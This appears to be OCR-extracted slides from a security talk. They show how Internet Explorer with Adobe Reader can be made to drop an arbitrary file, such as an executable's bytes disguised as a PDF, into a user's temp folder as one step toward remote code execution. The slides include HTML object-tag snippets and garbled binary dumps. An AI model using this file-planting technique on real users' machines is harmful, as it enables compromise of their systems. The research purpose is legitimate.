
- Windows 7 (Will likely work for other versions as well)
- Internet Explorer
- Adobe Reader
- Adobe Flash
- Java
  - Disclaimer: I sometimes feel that using Java for exploitation is cheating…

Couple of Bugs here


- One of these bugs is over a year old
- The youngest bug is over 100 days old
- Some of these items aren’t bugs
- I’m not sure if any of these bugs would rate a CVE

Enter Adobe

```
<html>
<body>
<object data=“http://path-to-pdf/mypdf.pdf”
type=“application/pdf” height=300 width=300>
</body>
</html>
```




Remote Command Exec - BK Ri



« Users ▸ BK ▸ AppData ▸ LocalLow ▸


Name	Date modifie
Adobe	5/27/2010 6:5
Apple Computer	5/26/2010 6:4
Microsoft	4/17/2010 12:
Sun	5/21/2010 11:
Temp	8/4/2010 8:48
A9RA1F4.tmp	8/8/2010 11:3

```
<html>
<body>
<object data=“http://path-to-gif/notapdf.gif”
type=“application/pdf” height=300 width=300>
</body>
</html>
```




Name	Date modified	Type
Adobe	5/27/2010 6:52 PM	File folder
Apple Computer	5/26/2010 6:41 AM	File folder
Microsoft	4/17/2010 12:30 PM	File folder
Sun	5/21/2010 11:51 PM	File folder
Temp	8/4/2010 8:48 AM	File folder
A9RB8F7.tmp	8/8/2010 11:36 PM	TMP File

The file persists, even after the web browser is closed




```
GIF89aRSNUL)NUL:NULNULNULNU
tøőbI‰'KFTù±"ARS?Æ„9&CDLE-®d,
oûÕ•Uú‰´DC4aã
8EMÓa8FSZ
¢EFF1š ¯Ì‰),r¢2šÀÈ"12®x¢‹  (3
```


So what happens if…



```
Blah
Blah
Blah
```



```
<html>
<body>
    HTML!
</body>
</html>
```



```
MZNULETXNULNULNULEO

$NULNULNULNULNULNUL
ÒÆw‰ÒÆwašÇwF¹ÇwÔ%Çw«Õ
```

- WIN:
  - Arbitrary content inside the fake PDF file

- THINGS THAT SUCK:
  - The location is only semi-predictable (username)
  - The filename looks “Random”
  - The filename has the .TMP extension

A chip off the old block (5)

